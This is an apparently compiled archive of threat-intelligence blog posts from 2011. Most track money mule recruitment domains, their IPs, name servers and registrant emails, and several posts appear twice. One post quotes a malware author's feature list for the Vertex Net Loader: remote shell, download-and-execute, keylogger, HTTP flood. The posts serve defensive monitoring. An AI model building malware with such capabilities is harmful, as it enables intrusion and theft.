[6]Money Mule Recruitment Campaign Serving Client-Side Exploits

[7]Keeping Money Mule Recruiters on a Short Leash - Part Three

[8]Money Mule Recruiters on Yahoo!’s Web Hosting

[9]Dissecting an Ongoing Money Mule Recruitment Campaign

[10]Keeping Money Mule Recruiters on a Short Leash - Part Two

[11]Keeping Reshipping Mule Recruiters on a Short Leash

[12]Keeping Money Mule Recruiters on a Short Leash

[13]Standardizing the Money Mule Recruitment Process

[14]Inside a Money Laundering Group’s Spamming Operations

[15]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[16]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [17]Dancho Danchev’s blog.

1. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html

2. http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html

3. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

4. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

5. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

6. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

7. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

8. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

9. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

10. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

11. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

12. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

13. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

14. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

15. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

16. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

17. http://ddanchev.blogspot.com/



Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT (2011-05-25 13:18)

With money mule recruitment scams continuing to represent an inseparable part of the cybercrime ecosystem, in

this post I'll summarize the findings from an assessment I conducted on currently active mule recruitment scams

over a month ago. As always, the historical OSINT offered is invaluable in case-building practices in particular a

very well segmented group of mule recruiters using identical templates which they've purchased from a vendor of

standardized mule recruitment templates.

Domains known to have been participating in money mule recruitment campaigns, currently offine:

allston-groupsec.cc

atca-inc.com

atcanetworks.net

BANDSGROUP-INC.NET

BANDSGROUPNET.CC

BANDS-GROUPSVC.COM

BANDS-INC.COM

CNLGROUP-INC.CC

CNLGROUPNET.NET

CNL-GROUPSVC.COM

CNL-INC.COM

evolving-inc.com

evolvingsysinc.net

galleogroupnet.net

galleo-inc.com

GIANT-GROUPCO.NET

GIANTGROUPINC.COM

GIANT-GROUPINC.COM

GIANT-GROUPNET.CC

HOSTGROUPINC.COM

HOSTGROUP-INC.COM

HOSTGROUPNET.CC

HOST-GROUPSVC.NET

ICT-GROUPCO.COM

ICTGROUPINC.COM

ICTGROUPNET.CC

ICT-GROUPSVC.NET

IMPERIALGROUPCO.COM

IMPERIAL-GROUPINC.COM

IMPERIAL-GROUPSVC.NET

INFOTECH-GROUPCO.NET

INFOTECH-GROUPINC.COM

infotechgroup-inc.com

jvc-inc.com

magnet-groupinc.cc

netmarket-inc.com

netmarkettech.net

NOVARIS-GROUPLLC.TW

NOVARISGROUPMAIN.TW

NOVARIS-GROUPORG.CC

PERSEUS-GROUPFINE.TW

PERSEUS-GROUPINC.TW

PERSEUSGROUPLLC.CC

USIGROUPINC.COM

USIGROUP-INC.COM

USI-GROUPINC.NET

USIGROUPNET.CC

VITAL-GROUPCO.CC

VITAL-GROUPCO.TW

VITAL-GROUPINC.TW

developgroupinc.net - 69.50.199.209 - Email: slows@5mx.ru

develop-inc.com - 69.50.199.209 - Email: etude@qx8.ru

mercygroupnet.net - 69.50.198.218 - Email: bowie@bigmailbox.ru

mercy-inc.com - 69.50.198.221 - Email: spout@freenetbox.ru

solarisgroupinc.com - 69.50.199.209 - Email: slows@5mx.ru

solarisgroupnet.net - 69.50.198.197 - Email: sharp@maillife.ru

jvc-inc.com - 69.50.198.210 - Email: etude@qx8.ru

jvcgroupnet.net - 69.50.198.221 - Email: spout@freenetbox.ru

Name servers of notice, historical OSINT for the responding IPs provided:

ns1.kalipso19.cc - 208.110.80.34 - Email: tarts@freenetbox.ru

ns2.kalipso19.cc - 64.85.169.70

ns3.kalipso19.cc - 173.208.132.42

ns1.mamacholi.net - 208.110.80.35 - Email: excess@bigmailbox.ru

ns2.mamacholi.net - 64.85.169.71

ns3.mamacholi.net - 173.208.132.43

ns1.rjevski.com - 208.110.80.34 - Email: low@bigmailbox.ru

ns2.rjevski.com - 64.85.169.70

ns3.rjevski.com - 173.208.132.42

ns1.runlesrun.cc - 208.110.80.37 - Email: frost@bigmailbox.ru

ns2.runlesrun.cc - 64.85.169.73

ns3.runlesrun.cc - 173.208.132.45

ns1.skotinko.net - 208.110.80.38 - Email: info@dnregistrar.ru

ns2.skotinko.net - 64.85.169.74

ns3.skotinko.net - 173.208.132.46

ns1.solojumper.com - 208.110.80.36 - Email: crime@bigmailbox.ru

ns2.solojumper.com - 64.85.169.72

ns3.solojumper.com - 173.208.132.44

Monitoring of money mule recruitment campaigns is ongoing.

Related posts:

[1]Keeping Money Mule Recruiters on a Short Leash - Part Seven

[2]Keeping Money Mule Recruiters on a Short Leash - Part Six

[3]Keeping Money Mule Recruiters on a Short Leash - Part Five

[4]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[5]Keeping Money Mule Recruiters on a Short Leash - Part Four

[6]Money Mule Recruitment Campaign Serving Client-Side Exploits

[7]Keeping Money Mule Recruiters on a Short Leash - Part Three

[8]Money Mule Recruiters on Yahoo!’s Web Hosting

[9]Dissecting an Ongoing Money Mule Recruitment Campaign

[10]Keeping Money Mule Recruiters on a Short Leash - Part Two

[11]Keeping Reshipping Mule Recruiters on a Short Leash

[12]Keeping Money Mule Recruiters on a Short Leash

[13]Standardizing the Money Mule Recruitment Process

[14]Inside a Money Laundering Group's Spamming Operations

[15]Money Mule Recruiters use ASProx's Fast Fluxing Services

[16]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [17]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html

2. http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html

3. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

4. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

5. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

6. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

7. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

8. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

9. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

10. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

11. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

12. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

13. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

14. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

15. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

16. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

17. http://ddanchev.blogspot.com/



A Peek Inside the Vertex Net Loader (2011-05-26 16:34)

It appears that the author of the of the DarkComet RAT has been keeping himself rather busy.

In early-stage development (currently in BETA), the Vertex Net Loader is your typical web-based command

and control malware loader, worth keeping an eye on.

More details:

Info on the loader:

This is the small program that will send/retrieve info from/to the web panel , it is like the server part of a RAT. The loader is coded in C++. Size unpacked is 100kb , compressed is very small and still stable. I choose C++ as the language for this project cause i code C++ since a long time but i never release some security soft, so as a friend said it is a shame to have a knowledge in C++ and don't use it instead of Delphi all the time. Also C++ is faster and more stable than any other language.

Features of the loader:

- Send message box

- Execute any kind of commands

- close loader process

- Download files and execute them

- Get the process list

- Get the modules list from PID

- Set the keylogger status ON/OFF

- Retrieve the keylogger logs

- Read the file content and retrieve it

- Uninstall the loader

- Httpflood same technologies as i used for DarkComet that is very powerfull

- Remote shell

145



- Visit any webpage

Upcoming features:

- FWB

- More commands

- Panel Installer

- More possibilities in the webpanel

- User manager in the panel

- Plugins support

- and more.

146





147





148





Monitoring of Vertex Net Loader’s development is ongoing.

Related posts:

[1]A Peek Inside a New DDoS Bot - "Snap"

[2]Coding Spyware and Malware for Hire

[3]Will Code Malware for Financial Incentives

[4]E-crime and Socioeconomic Factors

[5]Web Based Botnet Command and Control Kit 2.0

[6]BlackEnergy DDoS Bot Web Based

149

[7]A New DDoS Malware Kit in the Wild

[8]The Cyber Bot - Web Based Malware

[9]The Black Sun Bot - Web Based Malware

[10]Custom DDoS Capabilities Within a Malware

[11]Botnet on Demand Service

[12]Loads.cc - DDoS for Hire Service

[13]Using Market Forces to Disrupt Botnets

[14]Botnet Communication Platforms

[15]A Botnet Master’s To-Do List

[16]DDoS on Demand VS DDoS Extortion

[17]How Does a Botnet with 100k Infected PCs Look Like?

This post has been reproduced from [18]Dancho Danchev’s blog. Follow him [19]on Twitter.

1. http://ddanchev.blogspot.com/2011/05/peek-inside-new-ddos-bot-snap.html

2. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

3. http://ddanchev.blogspot.com/2008/11/will-code-malware-for-financial.html

4. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html

5. http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html

6. http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html

7. http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html

8. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

9. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

10. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

11. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

12. http://ddanchev.blogspot.com/2008/03/loadsccs-ddos-for-hire-service.html

13. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

14. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

15. http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html

16. http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html

17. http://ddanchev.blogspot.com/2008/05/how-does-botnet-with-100k-infected-pcs.html

18. http://ddanchev.blogspot.com/

19. http://twitter.com/danchodanchev



A Peek Inside the Vertex Net Loader (2011-05-26 16:34)

It appears that the author of the of the DarkComet RAT has been keeping himself rather busy.

In early-stage development (currently in BETA), the Vertex Net Loader is your typical web-based command

and control malware loader, worth keeping an eye on.

More details:

Info on the loader:

This is the small program that will send/retrieve info from/to the web panel , it is like the server part of a RAT. The loader is coded in C++. Size unpacked is 100kb , compressed is very small and still stable. I choose C++ as the language for this project cause i code C++ since a long time but i never release some security soft, so as a friend said it is a shame to have a knowledge in C++ and don't use it instead of Delphi all the time. Also C++ is faster and more stable than any other language.

Features of the loader:

- Send message box

- Execute any kind of commands

- close loader process

- Download files and execute them

- Get the process list

- Get the modules list from PID

- Set the keylogger status ON/OFF

- Retrieve the keylogger logs

- Read the file content and retrieve it

- Uninstall the loader

- Httpflood same technologies as i used for DarkComet that is very powerfull

- Remote shell

151



- Visit any webpage

Upcoming features:

- FWB

- More commands

- Panel Installer

- More possibilities in the webpanel

- User manager in the panel

- Plugins support

- and more.

152





153





154





Monitoring of Vertex Net Loader’s development is ongoing.

Related posts:

[1]A Peek Inside a New DDoS Bot - "Snap"

[2]Coding Spyware and Malware for Hire

[3]Will Code Malware for Financial Incentives

[4]E-crime and Socioeconomic Factors

[5]Web Based Botnet Command and Control Kit 2.0

[6]BlackEnergy DDoS Bot Web Based

155

[7]A New DDoS Malware Kit in the Wild

[8]The Cyber Bot - Web Based Malware

[9]The Black Sun Bot - Web Based Malware

[10]Custom DDoS Capabilities Within a Malware

[11]Botnet on Demand Service

[12]Loads.cc - DDoS for Hire Service

[13]Using Market Forces to Disrupt Botnets

[14]Botnet Communication Platforms

[15]A Botnet Master's To-Do List

[16]DDoS on Demand VS DDoS Extortion

[17]How Does a Botnet with 100k Infected PCs Look Like?

This post has been reproduced from [18]Dancho Danchev's blog. Follow him [19]on Twitter.

1. http://ddanchev.blogspot.com/2011/05/peek-inside-new-ddos-bot-snap.html

2. http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html

3. http://ddanchev.blogspot.com/2008/11/will-code-malware-for-financial.html

4. http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html

5. http://ddanchev.blogspot.com/2008/08/web-based-botnet-command-and-control.html

6. http://ddanchev.blogspot.com/2008/02/blackenergy-ddos-bot-web-based-c.html

7. http://ddanchev.blogspot.com/2007/09/new-ddos-malware-kit-in-wild.html

8. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

9. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

10. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

11. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

12. http://ddanchev.blogspot.com/2008/03/loadsccs-ddos-for-hire-service.html

13. http://ddanchev.blogspot.com/2008/06/using-market-forces-to-disrupt-botnets.html

14. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

15. http://ddanchev.blogspot.com/2008/04/botnet-masters-to-do-list.html

16. http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html

17. http://ddanchev.blogspot.com/2008/05/how-does-botnet-with-100k-infected-pcs.html

18. http://ddanchev.blogspot.com/

19. http://twitter.com/danchodanchev



Keeping Money Mule Recruiters on a Short Leash - Part Nine (2011-05-30 12:09)

The following brief summarizes currently active money mule recruitment web sites, actively recruiting money mules

for the processing of fraudulently obtained funds.

Currently active sites residing within **AS42708**, PORTLANE Network www.portlane.com; **AS29713**, INTERPLEX-

INC Interplex LLC; **AS38913**, Enter-Net-Team-AS; **AS24940**, HETZNER-AS Hetzner Online:

ATLANTALTD-UK.CC - 193.105.134.233

ATLANTA-LTD-UK.NET - 78.46.105.205 - Email: admin@atlanta-ltd-uk.net

3ATLANTA-UK.COM - 193.105.134.233

BLITZNET-GROUPINC.CC - 78.46.105.205 - Email: admin@derwart-group.at

5DALI-STYLE.COM - 98.141.220.117

DALISTYLE-GROUP.CC - 98.141.220.118 - Email: tolls@mailti.com

DERWOODE-GROUP.COM - 98.141.220.117

DERWOODE-GROUP.NET - 98.141.220.117

GLACIS-GROUPLLC.COM - 193.105.134.232

1GLACISGROUP-LLC.NET - 193.105.134.233

IT-AMIRA.NET - 86.55.210.3 - Email: support@it-amira.net

ITAMIRA-DE.COM - 86.55.210.6 - Email: admin@itamira-de.com

ITSERV-DE.CO - 78.46.105.205 - Email: admin@itserv-de.co

IT-SERVICELTD.BE - 78.46.105.205

KADE-GROUP.COM - 86.55.210.4 - Email: admin@kade-group.com

MASTERART-GROUP.COM - 98.141.220.116 - Email: east@mail13.com

MENDRYLTD.COM - 98.141.220.117 - Email: admin@mendryltd.com

MENZEL-GROUP.TV - 98.141.220.118 - Email: admin@devotion-company.com

MITISSANSERVICE-GROUP-LTD.CC - 98.141.220.117 - Email: berra@cutemail.org

MITISSANSERVICEGROUP-LTD.COM - 98.141.220.117 - Email: alibi@mailae.com

oregonltd-uk.cc - 86.55.210.5 - Email: cause@ca4.ru

PARLEN-GROUPLLC.COM - 98.141.220.118 - Email: admin@parlen-groupllc.com

PARLENGROUPLLC.NET - 98.141.220.114

PARLEN-GROUP-USA.COM - 98.141.220.118

quad-groupuk.cc - 86.55.210.6 - Email: prissy@mailae.com

QUAD-GROUPUK.CC - 86.55.210.6 - Email: prissy@mailae.com

QUAD-IT-GROUP.COM - 193.105.134.232 - Email: admin@quad-it-group.com

QUINTAGROUP.CC - 98.141.220.117 - Email: cola@mailae.com

QUINTA-GROUPUS.COM - 98.141.220.118 - Email: admin@quinta-groupus.com

QUINTA-LLC.NET - 98.141.220.118 - Email: admin@quinta-llc.net

REXTECHINNOVATION.COM - 98.141.220.118 - Email: admin@rextechinnovation.com

REXTECHLTD.CC - 98.141.220.115 - Email: blurt@fxmail.net

REXTECHLTD-US.COM - 98.141.220.118 - Email: admin@rextechltd-us.com

SPECIAL-ART-LTD.COM - 193.105.134.233 - Email: admin@special-art-ltd.com

SPECIAL-ART-UK.CC - 193.105.134.234

SUBLIME-LTD.NET - 98.141.220.118 - Email: admin@sublime-ltd.net

TARGETMARKETGROUP-LLC.CC - 98.141.220.117 - Email: admin@targetmarketgroup-llc.cc

TAZPROGLTD-US.COM - 98.141.220.117 - Email: admin@tazprogltd-us.co

VNSPROJECT-DE.CC - 78.46.105.205 - Email: admin@vnsproject-de.cc

VORTEXLLC-UK.COM - 193.105.134.232 - Email: admin@vortexllc-uk.com

VORTEX-LLC-UK.NET - 193.105.134.230 - Email: admin@vortex-llc-uk.net

158



Name servers of notice:

NS1.NAMESUKNS.CC - 178.162.172.48 - Email: pal@bz3.ru

NS2.NAMESUKNS.CC - 69.10.56.131

NS3.NAMESUKNS.CC - 66.199.229.123

NS1.NAMEUK.AT - 178.162.172.57 - Email: admin@nameuk.at

NS2.NAMEUK.AT - 69.10.56.132

NS3.NAMEUK.AT - 66.199.229.124

NS1.UKDNSTART.NET - 178.162.172.40 - Email: admin@ukdnstart.net

NS2.UKDNSTART.NET - 69.10.56.130

NS3.UKDNSTART.NET - 66.199.229.122

NS1.DNSUS.SU - 217.23.15.137 - Email: wifi@yourisp.ru

NS2.DNSUS.SU - 87.118.81.7

159

NS3.DNSUS.SU - 87.118.81.10

NS1.NAMEUSNS.SU - 217.23.15.138 - Email: lavier@bz3.ru

NS2.NAMEUSNS.SU - 84.19.161.7

NS3.NAMEUSNS.SU - 84.19.161.10

NS1.USDENNS.SU - 217.23.15.136 - Email: lipstick@free-id.ru

NS2.USDENNS.SU - 84.19.161.7

NS3.USDENNS.SU - 84.19.161.10

Monitoring of money mule recruitment campaigns is ongoing.

Related posts:

[1]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT

[2]Keeping Money Mule Recruiters on a Short Leash - Part Seven

[3]Keeping Money Mule Recruiters on a Short Leash - Part Six

[4]Keeping Money Mule Recruiters on a Short Leash - Part Five

[5]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[6]Keeping Money Mule Recruiters on a Short Leash - Part Four

[7]Money Mule Recruitment Campaign Serving Client-Side Exploits

[8]Keeping Money Mule Recruiters on a Short Leash - Part Three

[9]Money Mule Recruiters on Yahoo!’s Web Hosting

[10]Dissecting an Ongoing Money Mule Recruitment Campaign

[11]Keeping Money Mule Recruiters on a Short Leash - Part Two

[12]Keeping Reshipping Mule Recruiters on a Short Leash

[13]Keeping Money Mule Recruiters on a Short Leash

[14]Standardizing the Money Mule Recruitment Process

[15]Inside a Money Laundering Group’s Spamming Operations

[16]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[17]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [18]Dancho Danchev’s blog.

1. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html

2. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html

3. http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html

4. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

5. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

6. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

7. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

8. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

9. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

10. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

11. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

12. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

13. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

14. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

15. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

16. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

17. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

160

18. http://ddanchev.blogspot.com/

161



Keeping Money Mule Recruiters on a Short Leash - Part Nine (2011-05-30 12:09)

The following brief summarizes currently active money mule recruitment web sites, actively recruiting money mules

for the processing of fraudulently obtained funds.

Currently active sites residing within **AS42708**, PORTLANE Network www.portlane.com; **AS29713**, INTERPLEX-

INC Interplex LLC; **AS38913**, Enter-Net-Team-AS; **AS24940**, HETZNER-AS Hetzner Online:

ATLANTALTD-UK.CC - 193.105.134.233

ATLANTA-LTD-UK.NET - 78.46.105.205 - Email: admin@atlanta-ltd-uk.net

3ATLANTA-UK.COM - 193.105.134.233

BLITZNET-GROUPINC.CC - 78.46.105.205 - Email: admin@derwart-group.at

5DALI-STYLE.COM - 98.141.220.117

DALISTYLE-GROUP.CC - 98.141.220.118 - Email: tolls@mailti.com

DERWOODE-GROUP.COM - 98.141.220.117

DERWOODE-GROUP.NET - 98.141.220.117

GLACIS-GROUPLLC.COM - 193.105.134.232

1GLACISGROUP-LLC.NET - 193.105.134.233

IT-AMIRA.NET - 86.55.210.3 - Email: support@it-amira.net

ITAMIRA-DE.COM - 86.55.210.6 - Email: admin@itamira-de.com

ITSERV-DE.CO - 78.46.105.205 - Email: admin@itserv-de.co

IT-SERVICELTD.BE - 78.46.105.205

KADE-GROUP.COM - 86.55.210.4 - Email: admin@kade-group.com

MASTERART-GROUP.COM - 98.141.220.116 - Email: east@mail13.com

MENDRYLTD.COM - 98.141.220.117 - Email: admin@mendryltd.com

MENZEL-GROUP.TV - 98.141.220.118 - Email: admin@devotion-company.com

MITISSANSERVICE-GROUP-LTD.CC - 98.141.220.117 - Email: berra@cutemail.org

MITISSANSERVICEGROUP-LTD.COM - 98.141.220.117 - Email: alibi@mailae.com

162

oregonltd-uk.cc - 86.55.210.5 - Email: cause@ca4.ru

PARLEN-GROUPLLC.COM - 98.141.220.118 - Email: admin@parlen-groupllc.com

PARLENGROUPLLC.NET - 98.141.220.114

PARLEN-GROUP-USA.COM - 98.141.220.118

quad-groupuk.cc - 86.55.210.6 - Email: prissy@mailae.com

QUAD-GROUPUK.CC - 86.55.210.6 - Email: prissy@mailae.com

QUAD-IT-GROUP.COM - 193.105.134.232 - Email: admin@quad-it-group.com

QUINTAGROUP.CC - 98.141.220.117 - Email: cola@mailae.com

QUINTA-GROUPUS.COM - 98.141.220.118 - Email: admin@quinta-groupus.com

QUINTA-LLC.NET - 98.141.220.118 - Email: admin@quinta-llc.net

REXTECHINNOVATION.COM - 98.141.220.118 - Email: admin@rextechinnovation.com

REXTECHLTD.CC - 98.141.220.115 - Email: blurt@fxmail.net

REXTECHLTD-US.COM - 98.141.220.118 - Email: admin@rextechltd-us.com

SPECIAL-ART-LTD.COM - 193.105.134.233 - Email: admin@special-art-ltd.com

SPECIAL-ART-UK.CC - 193.105.134.234

SUBLIME-LTD.NET - 98.141.220.118 - Email: admin@sublime-ltd.net

TARGETMARKETGROUP-LLC.CC - 98.141.220.117 - Email: admin@targetmarketgroup-llc.cc

TAZPROGLTD-US.COM - 98.141.220.117 - Email: admin@tazprogltd-us.co

VNSPROJECT-DE.CC - 78.46.105.205 - Email: admin@vnsproject-de.cc

VORTEXLLC-UK.COM - 193.105.134.232 - Email: admin@vortexllc-uk.com

VORTEX-LLC-UK.NET - 193.105.134.230 - Email: admin@vortex-llc-uk.net



Name servers of notice:

NS1.NAMESUKNS.CC - 178.162.172.48 - Email: pal@bz3.ru

NS2.NAMESUKNS.CC - 69.10.56.131

NS3.NAMESUKNS.CC - 66.199.229.123

NS1.NAMEUK.AT - 178.162.172.57 - Email: admin@nameuk.at

NS2.NAMEUK.AT - 69.10.56.132

NS3.NAMEUK.AT - 66.199.229.124

NS1.UKDNSTART.NET - 178.162.172.40 - Email: admin@ukdnstart.net

NS2.UKDNSTART.NET - 69.10.56.130

NS3.UKDNSTART.NET - 66.199.229.122

NS1.DNSUS.SU - 217.23.15.137 - Email: wifi@yourisp.ru

NS2.DNSUS.SU - 87.118.81.7

NS3.DNSUS.SU - 87.118.81.10

NS1.NAMEUSNS.SU - 217.23.15.138 - Email: lavier@bz3.ru

NS2.NAMEUSNS.SU - 84.19.161.7

NS3.NAMEUSNS.SU - 84.19.161.10

NS1.USDENNS.SU - 217.23.15.136 - Email: lipstick@free-id.ru

NS2.USDENNS.SU - 84.19.161.7

NS3.USDENNS.SU - 84.19.161.10

Monitoring of money mule recruitment campaigns is ongoing.

Related posts:

[1]Keeping Money Mule Recruiters on a Short Leash - Part Eight - Historical OSINT

[2]Keeping Money Mule Recruiters on a Short Leash - Part Seven

[3]Keeping Money Mule Recruiters on a Short Leash - Part Six

[4]Keeping Money Mule Recruiters on a Short Leash - Part Five

[5]The DNS Infrastructure of the Money Mule Recruitment Ecosystem

[6]Keeping Money Mule Recruiters on a Short Leash - Part Four

[7]Money Mule Recruitment Campaign Serving Client-Side Exploits

[8]Keeping Money Mule Recruiters on a Short Leash - Part Three

[9]Money Mule Recruiters on Yahoo!’s Web Hosting

[10]Dissecting an Ongoing Money Mule Recruitment Campaign

[11]Keeping Money Mule Recruiters on a Short Leash - Part Two

[12]Keeping Reshipping Mule Recruiters on a Short Leash

[13]Keeping Money Mule Recruiters on a Short Leash

[14]Standardizing the Money Mule Recruitment Process

[15]Inside a Money Laundering Group's Spamming Operations

[16]Money Mule Recruiters use ASProx's Fast Fluxing Services

[17]Money Mules Syndicate Actively Recruiting Since 2002

This post has been reproduced from [18]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short_25.html

2. http://ddanchev.blogspot.com/2011/05/keeping-money-mule-recruiters-on-short.html

3. http://ddanchev.blogspot.com/2011/03/keeping-money-mule-recruiters-on-short.html

4. http://ddanchev.blogspot.com/2011/01/keeping-money-mule-recruiters-on-short.html

5. http://ddanchev.blogspot.com/2010/04/dns-infrastructure-of-money-mule.html

6. http://ddanchev.blogspot.com/2010/04/keeping-money-mule-recruiters-on-short.html

7. http://ddanchev.blogspot.com/2010/03/money-mule-recruitment-campaign-serving.html

8. http://ddanchev.blogspot.com/2010/03/keeping-money-mule-recruiters-on-short.html

9. http://ddanchev.blogspot.com/2010/03/money-mule-recruiters-on-yahoos-web.html

10. http://ddanchev.blogspot.com/2010/02/dissecting-ongoing-money-mule.html

11. http://ddanchev.blogspot.com/2010/02/keeping-money-mule-recruiters-on-short.html

12. http://ddanchev.blogspot.com/2009/12/keeping-reshipping-mule-recruiters-on.html

13. http://ddanchev.blogspot.com/2009/11/keeping-money-mule-recruiters-on-short.html

14. http://ddanchev.blogspot.com/2009/10/standardizing-money-mule-recruitment.html

15. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

16. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

17. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

165

18. http://ddanchev.blogspot.com/

166

1.6

June

167



Summarizing ZDNet’s Zero Day Posts for May (2011-06-08 16:24)

The following is a brief summary of all of my posts at ZDNet’s Zero Day for May. You can subscribe to my **[1]personal RSS feed**, **[2]Zero Day’s main feed**, or follow me on Twitter:

168



Recommended reading:

• [3] China’s Blue Army: When nations harness hacktivists for information warfare

01. [4]Vishing attack on Skype pushing scareware

02. [5]Commtouch: 71 percent increase in new zombies

03. [6]Osama execution video scam spreading on Facebook

04. [7]New MAC OS X scareware delivered through blackhat SEO

05. [8]’You visit illegal websites’ FBI-themed emails lead to scareware

06. [9]Fake Microsoft Patch Tuesday emails lead to ZeuS crimeware

07. [10]’Enable Dislike Button’ scam spreading on Facebook

08. [11]NASA’s Goddard Space Flight Center FTP server hacked

09. [12]’Checkout Your PROFILE Stalkers’ scam spreading on Facebook

10. [13]’The World Funniest Condom Commercial - LOL’ scam spreading on Facebook

11. [14]China’s Blue Army: When nations harness hacktivists for information warfare

This post has been reproduced from [15]Dancho Danchev’s blog. Follow him [16]on Twitter.

1. http://www.zdnet.com/topics/dancho+danchev?o=1&mode=rss&tag=mantle_skin;content

2. http://feeds.feedburner.com/zdnet/security

3. http://www.zdnet.com/blog/security/chinas-blue-army-when-nations-harness-hacktivists-for-information-warfare-/8686

4. http://www.zdnet.com/blog/security/vishing-attack-on-skype-pushing-scareware/8598

5. http://www.zdnet.com/blog/security/commtouch-71-percent-increase-in-new-zombies/8602

6. http://www.zdnet.com/blog/security/osama-execution-video-scam-spreading-on-facebook/8607

7. http://www.zdnet.com/blog/security/new-mac-os-x-scareware-delivered-through-blackhat-seo/8614

8. http://www.zdnet.com/blog/security/you-visit-illegal-websites-fbi-themed-emails-lead-to-scareware/8618

